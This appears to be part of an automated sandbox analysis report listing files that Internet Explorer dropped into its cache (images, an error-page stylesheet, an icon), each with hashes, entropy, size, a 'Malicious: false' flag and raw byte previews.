| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..@%...-.-.....(.h.R..1(....."....&..c).%.:..R..@.f..&sL..Ha...P ...E..P.....0..4.Fi.9i.u.4.bc).!.a@...Z.(...%.....p4.qwR..&. ..d.@.(....!.....zT....F.i.Q@!i.CL.P!M.#c.11....H...7Z.X..m...x.....@.Ha@.(.....3@..%...%..).}.....s@.GJL...H...D.().Ha..9W..F.&B...E0%QHb...dg.R a...a..8P.....P.@.@. ..LP0...0.....J.(.....c....Hb.4...q7Q`.....c....Hd.qHc... |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\AAOgLtL[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3 |
| Category: | dropped |
| Size (bytes): | 12204 |
| Entropy (8bit): | 7.760356414393578 |
| Encrypted: | false |
| SSDEEP: | 192:Q2ocxYvdubJzbjF4rcDHiz3U68cXNsT0t16iDUVVH6Gb029cbDc1+fCYyGqqpo2r:NosSuF3WggFk0tgioVV0dCYyGXn11sA/ |
| MD5: | 809C75ECB371E6428E0D21641C6758FD |
| SHA1: | 06EF08CCC013EFF1AAD201C7F1BD3C288350B274 |
| SHA-256: | 3B7A81B0CEC9930FDAF2EE0BDCBD475ED69656DF7237B4795C8B021E3A71A725 |
| SHA-512: | 52D3EDCD559F525D6E941E63D88CC243A0F11212D7172AA089B672505D9DB94DB68BE1300E9BAB00D150E1E644891999483FFBDF0791E8E2EE8ECBA66E25D8 F |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...eX3@.&h..4.f....f..".u....7P....u....7P.n..-H.d...~.x.....Jo.h.g...W.....>..?.....O...\..F....._.c..vb.(M.B....eow..\|.....>F.....}..... <Epq..s..O.w.1..\|k}.....8..rD\._..^....?.o.4.b..3$.....n.f.'.t.?.4....C.Qly.....o..4`.Y.....RC..@.3E....=.?..w/...B..~...n..E.....ZW..>..`..L...J....fd...W....e..P..E...>.....o.)\|..G.>...=..1y. 7..@.q.....#....+.....b. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\AAOgbmq[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3 |
| Category: | dropped |
| Size (bytes): | 6289 |
| Entropy (8bit): | 7.851523332145787 |
| Encrypted: | false |
| SSDEEP: | 96:QfQErg7WA8UKQ9FQeAAdE7XqMnyVvzoTUtmnw66zfMcg84pGEuji9zoybBbqr:Qoag7WA8liF669N36eEtjpG9jFY2 |
| MD5: | 07F426B9CCD868F4A649262096340195 |
| SHA1: | 0FBB15A464AA610660FA0C4FC0DC541AF1714797 |
| SHA-256: | D2CB2DD7DAE25A68EFB5F3365A6ECCF7D1754A497FA0CB933DF6753E395A5CB9 |
| SHA-512: | 5E79975D852BF819A942CD6FAE7744AD75A081EC1562F4F243CD01B86B5CCECEF7976D239AED3D30A215922D5CD239F329BA2E970364365571C8CB7CDD833B C |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..j.....N..w.....Z.....h.....H(..@....@.a@.#..g\.@...&M!.:.....f.q.;..D.@..%.....p..4.C@.4....6.....<..8..x.....".#<P..6..P..4 G..&..c.7.q.....v.M.s.U\,t5D.@.....3@.@...P...m!.h..."j.e.(...@.....p....l....t...#....&....f"..=.(..jr...@.{.Y"..@..7..&9..P.(....@.4.F..`..(.<.....P..$..}0..@#.(...."../ulZF.CRY.u.o.8 .,V}3gj..=^.....a<....:.....f.P.y. .;x...PX..9 |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\AAOgg4w[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3 |
| Category: | dropped |
| Size (bytes): | 34427 |
| Entropy (8bit): | 7.918466298596994 |
| Encrypted: | false |
| SSDEEP: | 768:I+HFDaHrcAEP0XopJxu7HSOGTD4GO23d7IGbKjfGZ:I+BaHTEP0+JxEHyDs23d8sKSZ |
| MD5: | 8A893F65E7371978DBB67255A0EC14C2 |
| SHA1: | E718E3AABA11B0D5879A00C27DAA901F93D2A7B5 |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\AAOgg4w[1].jpg | |
|---|---|
| SHA-256: | 4DB575F619B4A904FA76FC2F85A217971B39FD20B61B3779C9D4FF6701984D44 |
| SHA-512: | AD3D6E1A48D2F2E59B2516F563CB31E586BEE00C47F2B85E6B95D31ECDC77703FBA4E4A477EB5E4C98B3975195EBA296436DB03C25D49DEEEF774F886B13DF 93 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..+B.*.@..E.(...4....FM... ....;.Z.\.LC....H...qC....C.Tc.W..w..<t.".Pc.1..\}..L`...R...E!...vn ..y85.#F...-...P.@.....P.@.....P.@.. ..P.@....P.@....P.@....P.@....P.@....P.@.@....P.@....P...L....3@.@.h...yJ.V@.E.....P..~8.._Z@H(.ni.t.....i..8.....-x... .P.L..r).qR..@.l.3..UnE1.....u.c6Ra..( ....@..-...P .@....P.@.@....P.@....P.@....P.@....P.@....P.@....P.@.@.....b..P |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\AAOggwL[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3 |
| Category: | dropped |
| Size (bytes): | 12998 |
| Entropy (8bit): | 7.957875205331213 |
| Encrypted: | false |
| SSDEEP: | 384:bOhTptS/mgGPq4AQF+2SK2Fdtlr0voY49wNPci77P:bOhbSugGPq4zFotlr0uIP |
| MD5: | 1D942C6E3EDD1A02F198321F9F653842 |
| SHA1: | CB8A9BCC50B7001222AA6ED0070701A91E8D48E1 |
| SHA-256: | 8C71199E78444BF4AF8F2FB06A29084CB7A3B79605DC8C7027A01AE146BCDCC2 |
| SHA-512: | 245C76AFABA723A5F404DBEF1FDAA3A35B97D58B9C0A5AF4467D64E4821A0B8A9CF8BCF4E46145A9E39D224C996AC06A4D625BDF21C0DBD6C5C027B70AA3D 37E |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..:@...*9`M0.9.y....N2zR.(...4l.g?5&.p...].....d.D.0.T.J...%..,....(e!...iC...].....b....b....O..A..d4Ykg)...G1\..8\.....94i.S.N.6.e.. 7...X....X.r...}+D....&....@...G<u...]+\.<P..id..y$....++.....`.<..-.....=j#.F5.4...G.cr.....ZZ....>l..;..Z...s.Z.....`% .T.N0(...pN=..(...^.9..-...~.'..`RJ.B0:....n....O"n.....kJ7..IY....B..... .....P2._1C..Q-...M..:b.Y.H.....q.../..v |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\AAOgkHA[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3 |
| Category: | dropped |
| Size (bytes): | 8589 |
| Entropy (8bit): | 7.917883695837637 |
| Encrypted: | false |
| SSDEEP: | 192:Qo6znNwgr1T/regmhcvAa31b1TMu2UQa9uQEEa1Wkfq1:b6znNvRzycvj1TMurxET1bfq1 |
| MD5: | 464362B49496E353AABF75DA5015B426 |
| SHA1: | 51C5A1291B3B5746BB5602CD19F68ABA7FFCC838 |
| SHA-256: | 3F86873DB8AF0970856EE5493C1712D11444B75DA21B3F90E27495BA0AA4B943 |
| SHA-512: | D51C63F9D6296FF7035B1D5AFA7973E22250B5A36CB56834F09045ABF87950B4F5F94763578D833B27626AA3981CE0C679C6730AE10CC248CD723E8F5645E2C1 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...Y.&h.....@.M1..`..AH....V..qd.b....J7Bn.....F.[..G,{..m.....S.7..xy..j]^~...z.\.U2w.*4...>y...G....#.}+M..<.+...G.....-.....v..... o..B.,.....q..n..f.bkV.cT#..[...lJw.....D.;q.S..(.....!..c...v.\....q\].h.\.n....8...ihk....F....x.y...=.z.m.H.2M(.....C$8..y5zc.R.....@.4..`..f..I..O.3E.l.i..p#.T.....>a..X.2[7.b.A..4..E.]3g.Z2.. ....0...q....._....WX.E. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\BB14EN7h[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3 |
| Category: | dropped |
| Size (bytes): | 13764 |
| Entropy (8bit): | 7.273450351118404 |
| Encrypted: | false |
| SSDEEP: | 384:IfOm4cIa37nstlEM15mv7OAkrIh4McOD07+8n0GoJdxFhEh8:I2m4pa37stlTgqAjS0GoJd3yK |
| MD5: | DA6531188AED539AF6EAA0F89912AACF |
| SHA1: | 602244816EA22CBE39BBD4DB386519908745D45C |
| SHA-256: | C719BE5FFC45680FE2A18CDB129E60A48A27A6666231636378918B4344F149F7 |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\BB14EN7h[1].jpg | |
|---|---|
| SHA-512: | DF03FA1CB6ED0D1FFAC5FB5F2BB6523D373AC4A67CEE1AAF07E0DA61E3F19E7AF43673B6BEFE7192648AC2531EF64F6B4F93F941BF014ED2791FA6F46720C7<br>DB |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO<br>OOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....<br>.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....<br>.....?.....5.D..gJ.ks@..(...@.....I..pE..iT...t&..V.M..h....4.m.-.!....:.....*...a...CQ...c....Fj....F(...5 ..<.....J..E.0."..].6...B.K...<br>.....k.t.A'p..KJ..*A....(.....(.....(.....(.....(.....(.....(.....(.....(.....K1.....:...0.....I...M.9..n..d.Z.e.Q..HfE....I^...h.h.t....(.9:.2....z...@.....:...3..w.@.P4Ac1.a.@...A#.P1... ..4..@.@.<br>(.h.h.(....0....Y.. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\BB14hq0P[1].jpg | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3 |
| Category: | dropped |
| Size (bytes): | 19135 |
| Entropy (8bit): | 7.696449301996147 |
| Encrypted: | false |
| SSDEEP: | 384:IHtFIzAsGkT2tP9ah048vTWjczBRfCghSyOaWLxyAy3FN5GU643lb1y6N0:INFIFTsEG46SjcbmaWLsR3FNY/Ayz |
| MD5: | 01269B6BB16F7D4753894C9DC4E35D8C |
| SHA1: | B3EBFE430E1BBC0C951F6B7FB5662FEB69F53DEE |
| SHA-256: | D3E92DB7FBE8DF1B9EA32892AD81853065AD2A68C80C50FB335363A5F24D227D |
| SHA-512: | 0AF92FBC8D3E06C3F82C6BA1DE0652706CA977ED10EEB664AE49DD4ADA3063119D194146F2B6D643F633D48AE7A841A14751F56CC41755B813B9C4A33B82E45<br>C |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .....JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO<br>OOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....<br>.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....<br>.....?..h.h.....(.h.....(.h.....Z.(.....(.h.....TNY...W....q@..~..<..h.....dG.@.....F....L.@%}.....-K.F.9...c..O.7X9u,%.k.4..4..c.<br><p"...cp.-...U.J.n2..9.b.d.SphR.\V.5Q-./.LV.6...HM.V.d^E...F.q.*+7..a.m..VOA..qR.X.rx5&.(..Q..P.R..x..WM-.?.....V..GTi.(.(.....(.....J.(.(.....J.(.....Z.(.....Z.(.....Z.(.....<br>(.h.....i..H.@...;..Y...q...0.<e+.B...[.v.. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\BB1aXBV1[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 1161 |
| Entropy (8bit): | 7.80841974432226 |
| Encrypted: | false |
| SSDEEP: | 24:zxxmempCXfPZq+DLeP1cRwZFIjvh3wuiFZMrFYzWkG4iD3w:zxRBXfB9k1cRuFIbJWsFYT/2w |
| MD5: | D858BE67BEA11BF5CEC1B2A6C1C1F395 |
| SHA1: | 6090B195BEF6AF1157654048EECEA81E2DCEC42A |
| SHA-256: | FC7CF2E8592C8E63CFF72530DA560E3293EC2DE3732823DBAEB4464609EA0494 |
| SHA-512: | 180FA05957A2FCF8192006D5F8E8D3E4DE1D79DD6F9F100D254C513068FC291B3086DE9A8897B3658D83FE3335FDEB4023F13AC3A6A8A507729AE22B621EC7D |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....U....pHYs.....+.....;IDATx...}..c.....j...2..Y.l....i.<4.c...)..p...M..(4b.Z.r...."cDe..Bz..sw.g.9.....^..u}?....n[he.{..,u.....`.>.[.iE...[.1B.Tx..X.7.....0.[...<br>..5.)p...x...d\...g.....WmE1.sl.....u....3K.[.....;.....f....W(.E3//6...2tG..AU...`7f.m. r;..r..{.~.X./.Q._..`.C...D.M.n.p%..U...0...HTe..1.....7.@.Tn.r.....C.k.../[..j.X..:.+Q.3.y.4. ,<br>E....g.Y...p^..c..:..#/...iES....E.w..op.... .9.W.....).+.1....A~.\...{...q.El..`.&;...o.&q:.K....\|.....e.(..."9.z\.~.....G.h...\.';... G.....J....P.gy..<BeK.I..<..d..MF".O.uE...R..-...{..J...F<br>..*.a..lj...t\.W.....&.l\|?...WvP...._o.c.....8..10;.q-"8L.2..~,....~V..\|]..c..\.'...I.....u8.....Q.3..lB."..!LD.bs.K[..)0P0.9..'....K...W..g..,f.....S.....S..)N..D;.....<.....7#..X2.ws.....H.vF<br>'...,$l..R4.O/.~..j.'&..6.....!.D.m..].G.....W#.Uir..sT..m....h...UN.._V#..S.6.....i..M....[..?.J.....OL\..Q<{.G.n5).Ix.....<+7Ey.....W.].NR.o...._. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\BB1cG73h[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 1131 |
| Entropy (8bit): | 7.767634475904567 |
| Encrypted: | false |
| SSDEEP: | 24:lGH0pUewXx5mbpLxMkes8rZDN+HFlCwUntvB:JCY9xr4rZDEFC |
| MD5: | D1495662336B0F1575134D32AF5D670A |
| SHA1: | EF841C80BB68056D4EF872C3815B33F147CA31A8 |
| SHA-256: | 8AD6ADB61B38AFF497F2EEB25D22DB30F25DE67D97A61DC6B050BB40A09ACD76 |
| SHA-512: | 964EE15CDC096A75B03F04E532F3AA5DCBCB622DE5E4B7E765FB4DE58FF93F12C1B49A647DA945B38A647233256F90FB71E699F65EE289C8B5857A73A7E6AA0<br>6 |
| Malicious: | false |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\BB1cG73h[1].png | |
|---|---|
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....U....pHYs.....+.....IDATx..U=l.E.~3;w{..#].Dg!.SD...p...E....PEJ.....B4.RE. :h..B.0.-$.D"Q 8.(.;.r.{3...d...G.....7o..9....vQ.+...Q....."!#I.....x\|...\...& .T6..~.....Mr.d.....K..&..}.m.c.....`.`....AAA..,.F.?.v..Zk;...G...r7!..z.....^K...z.....y...._..E..S....!$...0...u.-.Yp...@;;;%BQa.j..A.<)..k..N.....9.?..]t.Y.`....o....[.~~..u.sX.L..tN..m1...u .....Ic....,7..(..&...t.Ka.]..,.T..g.."...W.....q....:+t.?6....A..}...3h.BM/.....*..<.~..A.`m...:.....H...7.....{.....$... AL..^-...?5FA7'q..8jue...*.....?A...v..0...aS.*:.0.%."......[.=a.....X..j.. <725.C..@.\. ..`.._....'...=....+.Sz.{.....JK.A...C\|{.\|r.$.=Y.#5.K6.!.....d.G...{.....$.-D*.z..{...@.!d.e...&..o...$Y...v.1.....w..(U...iyWg.$...\>..].N...L.n=.[.....QeVe..&h...`;=.w.e9..} a=.....(.A&..#.jM~4.1.sH.%...h...Z2".....RP....&.3.....a..&.I...y.m...XJK..'...a.....!.d.....Tf.yLo8.+.+...KcZ.....\|K..T....vd....cH. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\BB1ftEY0[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 497 |
| Entropy (8bit): | 7.316910976448212 |
| Encrypted: | false |
| SSDEEP: | 12:6v/7YEtTvpTjO7q/cW7Xt3T4kL+JxK0ew3Jw61:rEtTRTj/XtjNSJMkJw61 |
| MD5: | 7FBE5C45678D25895F86E36149E83534 |
| SHA1: | 173D85747B8724B1C78ABB8223542C2D741F77A9 |
| SHA-256: | 9E32BF7E8805F283D02E5976C2894072AC37687E3C7090552529C9F8EF4DB7C6 |
| SHA-512: | E9DE94C6F18C3E013AB0FF1D3FF318F4111BAF2F4B6645F1E90E5433689B9AE522AE3A899975EAA0AECA14A7D042F6DF1A265BA8BC4B7F73847B585E3C12C26 2 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....IDATx....N.A..=.....bC...RR..`'.....v.{:.^..... ."1.2....P..p.....nA.....o.....1...N4.9.>..8....g.,...\|."...nL.#..vQ.....C.D8.D.0*.DR).... kl..\|.....m...T..=.tz...E..y..... ..S.i>O.x.l4p~w.....{...U..S....w<.;.A3...R*..F..S1..j..%...1.\|.3.mG..... f+.,x....5.e..]lz..*.).1W..Y(..L`.J...xx.y{.*.\. ...L..D..\N.....g..W...}w:.....@].j ._$.LB.U..w'..S.....R..:.^..[\.^@....j...t...?..<.....M..r..h....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\BB7hjL[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 462 |
| Entropy (8bit): | 7.383043820684393 |
| Encrypted: | false |
| SSDEEP: | 12:6v/7FMgL0KPV1ALxcVgmgMEBXu/+vVIIMhZkdjWu+7cW1T4:kMgoyocsOmIZII+7cW1T4 |
| MD5: | F810C713C84F79DBB3D6E12EDBCD1A32 |
| SHA1: | 09B30AB856BFFDB6AABE09072AEF1F6663BA4B86 |
| SHA-256: | 6E3B6C6646587CC2338801B3E3512F0C293DFF2F9540181A02C6A5C3FE1525A2 |
| SHA-512: | 236A88BD05EAF210F0B61F2684C08651529C47AA7DCBCD3575B067BEDCA1FBEE72E260441B4EAD45ABE32354167F98521601EA21DDF014FF09113EC4C0D9D7 8 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....IDATx...N.P...C.l...)...Mcb*qaC/..]..7..l...x.Z.....w....._....<....\|....."FX.3.v.A.....1..Rt...}.....;....BT.....(X.....(....4...-...f ....0.8...\|A.:P%.P..if.t..P..T.6..)s..H..~.C..(.7.s>....~...h..bz...Z.....D4Vm.T...2.5.U.P....q.6..1t~.ZU....7.i...".b.i.~...G.A!..&..+S.(<(...y._w..q.....Q.l..1...Tz...Q...r.....g...+.o.]. ..J...$.8:.F..I.....XT..k.v....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\BBY7ARN[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 779 |
| Entropy (8bit): | 7.670456272038463 |
| Encrypted: | false |
| SSDEEP: | 24:dYsfeTaIfpVFdpxXMyN2fFIKdko2boYfm:Jf5ILpCyN29lC5boD |
| MD5: | 30801A14BDC1842F543DA129067EA9D8 |
| SHA1: | 1900A9E6E1FA79FE3DF5EC8B77A6A24BD9F5FD7F |
| SHA-256: | 70BB586490198437FFE06C1F44700A2171290B4D2F2F5B6F3E5037EAEBC968A4 |
| SHA-512: | 8B146404DE0C8E08796C4A6C46DF8315F7335BC896AF11EE30ABFB080E564ED354D0B70AEDE7AF793A2684A319197A472F05A44E2B5C892F117B40F3AF938617 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....IDATx.eSMHTQ...7.o.8#3.0....M.BPJDi..*.E..h.A...6..0.Z$..i.A...B....H0*.rl..F.y:?...9O..^.....=.J..h..M]f>.I...d...V.D..@....T..5`. .....@..PK.t6....#,.....o&.U*.lJ @...4S.J$..&.....%v.B.w.Fc.....'B...7...B..0..#z..J..>r.F.Ch..(.U&.\..O.s+...]Z..w..s.>.I_.....U$D..CP.<....].\w..4..~...Q....._...h...L.....X.{i... {.. &.w.:.....$.W.....W..."..S.pu..').=2.C#X..D.....}.$..H.F}.f...8...s..:.....2..S.LL..'&.g.....j.#....oH..EhG'...`.p..Ei...D...T.fP.m3.CwD).q.....x....?..+..2....wPyW...j.....$..1.....!W*u *e"..Q.N#.q..kg...%`w.-.o..z..CO.k.....&..g..@{..k.J._...)X..4)x...ra.#....i._1...f..j...2..&.J.^. .@$.`0N.t.....D.....iL...d/.\|Or.L._...;a..Y.]i.._J....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\BBkwUr[1].png | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced |
| Category: | dropped |
| Size (bytes): | 436 |
| Entropy (8bit): | 7.255906495097201 |
| Encrypted: | false |
| SSDEEP: | 6:6v/lhPahm/BBjoPHhOVDqpp05cMxyHtGUmmozY7JE3R+hRMCzRPasXQc01UaVesl:6v/7MHQg25b8Ht3VEMNQ2w5 |
| MD5: | 01B5E74F991A886215461BF0057008C7 |
| SHA1: | 6A7347C3559814722D7AA4D491A0D754E157FCC5 |
| SHA-256: | DB8A0C0A44AEE824F689A942D99802F95D7950758CB0739C7F179624A592CD51 |
| SHA-512: | 17820A7C90B35B0E45D0A07F5445D8C97BFD3098FD9E0F0283CD6CFC1DB2B33C651924D2F04EF398C147CEB8D7DEA3F591DBC19F9039279407C4E4231AC5F57 |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .PNG.....IHDR.....a....pHYs.....+.....fIDATx.}..M.@.....0...Aa.....#0...".0....a....<....<....y..qS.....m..k..%.'\|.....`....Z.`x...X.....Np..x.....a%(..ab.....=.....j.[.. ..0}.>.O..R~..<@y....nV..:.q.....G.P.e.....?s....i^l.P..5.0....?...&.A.K..\|+...X.h)....5K...Zx...[....G...0N<.~PC.@.X.O2..N..x...:?..7.xH.&.....C3..8....Q.*.>...W..~..].U..U>L/... .Le&.....IEND.B`. |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\NewErrorPageTemplate[1] | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | UTF-8 Unicode (with BOM) text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 1612 |
| Entropy (8bit): | 4.869554560514657 |
| Encrypted: | false |
| SSDEEP: | 24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk |
| MD5: | DFEABDE84792228093A5A270352395B6 |
| SHA1: | E41258C9576721025926326F76063C2305586F76 |
| SHA-256: | 77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075 |
| SHA-512: | E256F603E67335151BB709294749794E2E3085F4063C623461A0B3DECBCCA8E620807B707EC9BCBE36DCD7D639C55753DA0495BE85B4AE5FB6BFC52AB4B284FD |
| Malicious: | false |
| Reputation: | unknown |
| Preview: | .body..{.. background-repeat: repeat-x;.. background-color: white;.. font-family: "Segoe UI", "verdana", "arial";.. margin: 0em;.. color: #1f1f1f;..}.....mainContent..{.. margin-top:80px;.. width: 700px;.. margin-left: 120px;.. margin-right: 120px;..}.....title..{.. color: #54b0f7;.. font-size: 36px;.. font-weight: 300;.. line-height: 40px;.. margin-bottom: 24px;.. font-family: "Segoe UI", "verdana";.. position: relative;..}.....errorExplanation..{.. color: #000000;.. font-size: 12pt;.. font-family: "Segoe UI", "verdana", "arial";.. text-decoration: none;..}.....taskSection..{.. margin-top: 20px;.. margin-bottom: 28px;.. position: relative; ..}.....tasks..{.. color: #000000;.. font-family: "Segoe UI", "verdana";.. font-weight:200;.. font-size: 12pt;..}....li..{.. margin-top: 8px;..}.....diagnoseButton..{.. outline: none;.. font-size: 9pt; ..}.....launchInternetOptionsButton..{.. outline: none; |

| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\a5ea21[1].ico | |
|---|---|
| Process: | C:\Program Files (x86)\Internet Explorer\iexplore.exe |
| File Type: | PNG image data, 32 x 32, 8-bit/color RGB, non-interlaced |
| Category: | dropped |
